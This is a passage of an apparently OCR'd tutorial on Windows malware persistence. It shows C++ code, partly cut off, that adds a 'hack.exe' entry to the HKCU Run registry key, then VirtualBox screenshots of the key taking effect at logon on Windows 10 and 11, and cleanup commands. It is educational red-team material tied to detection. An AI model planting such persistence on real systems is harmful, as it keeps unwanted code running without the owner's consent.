

win10-x64 (peekaboo) [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
user
Sign in
Right Ctrl



Pwn! Everything is worked perfectly :)


After the end of the experiment, delete the keys:


```
Remove-ItemProperty -Path "HKCU:\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" -Name
"hack"
reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
```





windows 11


This trick is also work on `Windows 11`:





win11-64bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Windows PowerShell
PS Z:\> reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
OneDrive REG_SZ "C:\Users\test123\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
MicrosoftEdgeAutoLaunch_D187A17EAC5D2F77ECA29BACB78F4CAE REG_SZ "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5
Process Hacker 2 REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
PS Z:\> cd .\2022-04-20-malware-pers-1\
PS Z:\2022-04-20-malware-pers-1> .\pers.exe
PS Z:\2022-04-20-malware-pers-1> reg query "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /s
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
OneDrive REG_SZ "C:\Users\test123\AppData\Local\Microsoft\OneDrive\OneDrive.exe" /background
MicrosoftEdgeAutoLaunch_D187A17EAC5D2F77ECA29BACB78F4CAE REG_SZ "C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe" --no-startup-window --win-session-start /prefetch:5
Process Hacker 2 REG_SZ "C:\Program Files\Process Hacker 2\ProcessHacker.exe" -hide
hack REG_SZ Z:\2022-04-20-malware-pers-1\hack.exe
PS Z:\2022-04-20-malware-pers-1>
9:29 PM
Wednesday
4/20/2022
Right Ctrl


win11-64bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Signing out
Right Ctrl


win11-64bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
test123
Welcome
Right Ctrl


pers.cpp
windows low level persistense via start folder registry key
author: @cocomelonc
https://cocomelonc.github.io/tutorial/2022/04/20/malware-pers
*/
#include <windows.h>
#include <string.h>
int main(int argc, char* argv[]) {
HKEY hkey = NULL;
// malicious app
const char* exe = "Z:\\2022-04-20-malware-pers-1\\hack.exe"
// startup
LONG res = RegOpenKeyEx(HKEY_CURRENT_USER, (LPCSTR)"SOFTWAR
if (res == ERROR_SUCCESS) {
// create new registry key
RegSetValueEx(hkey, (LPCSTR)"hack", 0, REG_SZ, (unsigned
RegCloseKey(hkey);
}
return 0;
}
win11-64bit [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Meow-meow!
OK
Right Ctrl

And cleanup:



conclusion

Creating registry keys that will execute an malicious app during Windows logon is one of the oldest tricks in the red team playbooks. Various threat actors and known tools such as Metasploit, Powershell Empire provide this capability therefore a mature blue team specialists will be able to detect this malicious activity.

RegOpenKeyEx
RegSetValueEx
RegCloseKey
Remove-ItemProperty
reg query
source code in github

> This is a practical case for educational purposes only.

Thanks for your time happy hacking and good bye!
PS. All drawings and screenshots are mine